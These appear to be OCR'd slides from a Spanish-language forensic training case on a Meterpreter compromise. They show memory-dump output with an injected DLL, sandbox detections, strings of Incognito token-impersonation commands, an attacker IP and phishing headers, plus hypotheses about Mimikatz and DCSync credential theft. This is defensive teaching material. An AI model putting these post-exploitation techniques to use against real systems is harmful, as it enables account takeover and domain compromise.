
```
0x00500038 0000              ADD [EAX], AL
0x0050003a 0000              ADD [EAX], AL
0x0050003c 0000              ADD [EAX], AL
0x0050003e 0000              ADD [EAX], AL

Process: rundll32.exe Pid: 1100 Address: 0x1c80000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 32, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x01c80000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x01c80010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x01c80020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01c80030  00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00   ................

0x01c80000 4d                DEC EBP
0x01c80001 5a                POP EDX
0x01c80002 90                NOP
0x01c80003 0003              ADD [EBX], AL
0x01c80005 0000              ADD [EAX], AL
0x01c80007 000400            ADD [EAX+EAX], AL
0x01c8000a 0000              ADD [EAX], AL
0x01c8000c ff                DB 0xff
0x01c8000d ff00              INC DWORD [EAX]
0x01c8000f 00b800000000      ADD [EAX+0x0], BH
0x01c80015 0000              ADD [EAX], AL
```



Paso 6: Memoria RAM

Buscamos malware con malfind:

```
0x00500038 0000              ADD [EAX], AL
0x0050003a 0000              ADD [EAX], AL
0x0050003c 0000              ADD [EAX], AL
0x0050003e 0000              ADD [EAX], AL

Process: rundll32.exe Pid: 1100 Address: 0x1c80000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 32, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x01c80000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x01c80010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x01c80020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01c80030  00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00   ................

0x01c80000 4d                DEC EBP
0x01c80001 5a                POP EDX
0x01c80002 90                NOP
0x01c80003 0003              ADD [EBX], AL
0x01c80005 0000              ADD [EAX], AL
0x01c80007 000400            ADD [EAX+EAX], AL
0x01c8000a 0000              ADD [EAX], AL
0x01c8000c ff                DB 0xff
0x01c8000d ff00              INC DWORD [EAX]
0x01c8000f 00b800000000      ADD [EAX+0x0], BH
0x01c80015 0000              ADD [EAX], AL
```




Subimos a MARIA el trozo de memoria sospechoso

Análisis del fichero *process.0xfffffa80021e8b00.0x1c80000.dmp*

Fecha: 2018-11-26 10:17:01
Nombre: process.0xfffffa80021e8b00.0x1c80000.dmp
Tamaño: 131072 bytes
Tipo de fichero: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Tipo MIME: application/x-dosexec
MD5: 1832475b9bf367055ef00e5273b183b0
SHA1: 5013f81e18b5031a8ae2596ac801689ef2aa5149
SHA256: b675604b69fa033c05901224850869443def1cccbec501d30f1bf0d2cf40b99e

Resultado: POSITIVO



Resultado	Malware
NEGATIVO	
NEGATIVO	
POSITIVO	Gen:HackTool.MeterPreter.1
POSITIVO	Gen:HackTool.MeterPreter.1 (B)
NEGATIVO	
POSITIVO	Trojan.IGENERIC
NEGATIVO	
POSITIVO	Gen:HackTool.MeterPreter.1
POSITIVO	HackTool.Win32.Incognito
NEGATIVO	
NEGATIVO	
NEGATIVO	
NEGATIVO	
NEGATIVO	
POSITIVO	Gen:HackTool.MeterPreter.1
POSITIVO	Gen:HackTool.MeterPreter.1(DB)
NEGATIVO	

Paso 6: Memoria RAM

Buscamos posibles comandos peligrosos:

```
990048230 [1100:02acefe6] MQ>b#],
990048243 [1100:02aceff3] Ihm
990048251 [1100:02aceffb] bPq
996111232 [1100:01c92380] incognito_list_tokens
996111256 [1100:01c92398] incognito_impersonate_token
996111288 [1100:01c923b8] incognito_add_user
996111312 [1100:01c923d0] incognito_add_group_user
996111344 [1100:01c923f0] incognito_add_localgroup_user
996111376 [1100:01c92410] incognito_snarf_hashes
996111408 [1100:01c92430] No tokens available
996111432 [1100:01c92448] [+] Delegation token available
996111464 [1100:01c92468] [-] No delegation token available
996111504 [1100:01c92490] [+] Successfully impersonated user
996111544 [1100:01c924b8] [-] User token
996111560 [1100:01c924c8] not found
996111576 [1100:01c924d8] incognito
996111592 [1100:01c924e8] NtQuerySystemInformation
996111624 [1100:01c92508] NTDLL.DLL
996111640 [1100:01c92518] NtQueryObject
996112296 [1100:01c927a8] SeImpersonatePrivilege
996112320 [1100:01c927c0] [-] Failed to enumerate tokens with error code: %d
996112376 [1100:01c927f8] [*] Attempting to add user %s to host %s
996112488 [1100:01c92868] [+] Successfully added user
996112520 [1100:01c92888] [-] Computer name invalid
996112552 [1100:01c928a8] [-] Operation only allowed on primary domain controller
996112616 [1100:01c928e8] [-] Group already exists
996112648 [1100:01c92908] [-] User already exists
996112680 [1100:01c92928] [-] Password does not meet complexity requirements
996112736 [1100:01c92960] [-] Unknown error: %d
```


Paso 6: Memoria RAM

Encontramos uso de incognito (impersonación de usuarios)

```
990048230 [1100:02acefe6] MQ>b#],
990048243 [1100:02aceff3] Ihm
990048251 [1100:02aceffb] b.q
996111232 [1100:01c92380] incognito_list_tokens
996111256 [1100:01c92398] incognito_impersonate_token
996111288 [1100:01c923b8] incognito_add_user
996111312 [1100:01c923d0] incognito_add_group_user
996111344 [1100:01c923f0] incognito_add_localgroup_user
996111376 [1100:01c92410] incognito_snarf_hashes
996111408 [1100:01c92430] No tokens available
996111432 [1100:01c92448] [+] Delegation token available
996111464 [1100:01c92468] [-] No delegation token available
996111504 [1100:01c92490] [+] Successfully impersonated user
996111544 [1100:01c924b8] [-] User token
996111560 [1100:01c924c8] not found
996111576 [1100:01c924d8] incognito
996111592 [1100:01c924e8] NtQuerySystemInformation
996111624 [1100:01c92508] NTDLL.DLL
996111640 [1100:01c92518] NtQueryObject
996112296 [1100:01c927a8] SeImpersonatePrivilege
996112320 [1100:01c927c0] [-] Failed to enumerate tokens with error code: %d
996112376 [1100:01c927f8] [*] Attempting to add user %s to host %s
996112488 [1100:01c92868] [+] Successfully added user
996112520 [1100:01c92888] [-] Computer name invalid
996112552 [1100:01c928a8] [-] Operation only allowed on primary domain controller
996112616 [1100:01c928e8] [-] Group already exists
996112648 [1100:01c92908] [-] User already exists
996112680 [1100:01c92928] [-] Password does not meet complexity requirements
996112736 [1100:01c92960] [-] Unknown error: %d
```

Paso 6: Memoria RAM

Extra: truco para detectar sesiones de Meterpreter



Paso 6: Memoria RAM

- Se detectan conexiones y procesos **maliciosos**
- Usuario con privilegios de **administrador**
- Sesión de **Meterpreter** abierta
- Posible ejecución de **incognito**
- IP maliciosa: **101.132.122.231:443**


IOC

- IOC: Posible IP del atacante: 101.132.122.231:443
- Detección: Logs del proxy/cortafuegos
- Truco: Buscar en TODOS los logs disponibles, buscar en los historiales


Paso 7: Correo electrónico

- Se extrae el **correo** del usuario del disco
- Microsoft Exchange → .ost
- Analizar correos, cabeceras y metadatos
- Tool: **Kernel OST Viewer**


Paso 7: Correo Electrónico



Paso 7: Correo Electrónico



Paso 7: Correo Electrónico



Paso 7: Correo Electrónico

	RRHH MINAF<rrhh@minaf....	Concurso felicidad suprema navidades...	Mon 10/22/2018 21:38 PM	Existing
	denuncias@mjusticia.es<de...	Denuncia por prevaricacion	Thu 09/20/2018 20:03 PM	Existing
	Maria Feliz <maria.feliz@min...	RE: Planes para la felicidad v.10	Sat 09/15/2018 09:30 AM	Existing
	Maria Feliz <maria.feliz@min...	RE: Planes para la felicidad v.10	Sat 09/15/2018 09:28 AM	Existing
	Maria Feliz <maria.feliz@min...	Prueba1	Tue 09/04/2018 14:57 PM	Existing

Simple View | Advanced Properties View

Property Name	Property Tag	Property Type	Data
PR_RECEIVED_...	0x0075001F	UTF-16 Unicode string	EX
PR_RECEIVED_...	0x0076001F	UTF-16 Unicode string	/O=MINAF/OU=EXCHANGE ADMINISTRATIVE...
PR_RCVD_REP...	0x0077001F	UTF-16 Unicode string	EX
PR_RCVD_REP...	0x0078001F	UTF-16 Unicode string	/O=MINAF/OU=EXCHANGE ADMINISTRATIVE...
PR_TRANSPOR...	0x007D001F	UTF-16 Unicode string	Received: from correo.mina.es (172.16.1.2) by correo.minaf.es (10.11.0.101) with Microsoft SMTP Ser... Received: from [127.0.1.1] (unknown [101.132.122.231])by correo.mina.es (Postfix) with ESMTPS id ... 22 Oct 2018 22:38:09 +0200 (CEST) Content-Type: multipart/mixed; boundary="==========7698037387482601352==" MIME-Version: 1.0 From: =?utf-8?b?UlJISCBNSU5BRg==?= <rrhh@minaf.es> To: <pepe.contento@minaf.es> X-Priority: X-MSMail-Priority: Subject:
PR_SENDER_E...	0x0C190102	Binary data	
PR_SENDER_N...	0x0C1A001F	UTF-16 Unicode string	
PR_SENDER_S...	0x0C1D0102	Binary data	
PR_SENDER_A...	0x0C1E001F	UTF-16 Unicode string	

Hex Preview | Txt Preview | Unicode Txt Preview

0000

Paso 7: Correo electrónico

- **Spear-phishing** contra un alto cargo
- Contenido: **enlace** malicioso (ya conocido)
- Se obtienen **metadatos** del correo

IOCs

- IOC1: IP del servidor de correo atacante = 101.132.122.231:443
- IOC2: Message-ID = correo.mina.es
- IOC3: Asunto = "Concurso felicidad suprema…"
- Detección: Logs de la pasarela de correo
- Truco: Buscar en TODOS los logs disponibles, buscar en los historiales

2.

Conclusiones del análisis forense

Conclusiones del análisis forense

- Los atacantes envían un **correo** con un **enlace malicioso** a Pepe Contento
- El usuario pincha en el enlace y abre el **Javascript** malicioso, **infectando** el equipo
- Los atacantes toman control del equipo con una sesión de **Meterpreter**

Conclusiones del análisis forense

- El usuario Pepe Contento es **administrador local** del equipo y la cuenta **dom.adm** ha iniciado sesión en el equipo
- [Hipótesis]: Los atacantes ejecutan **Mimikatz** y capturan las **credenciales** del admin de dominio
- [Hipótesis]: Los atacantes acceden ejecutan **DCSync** / acceden al **NTDIS.dit** del DC

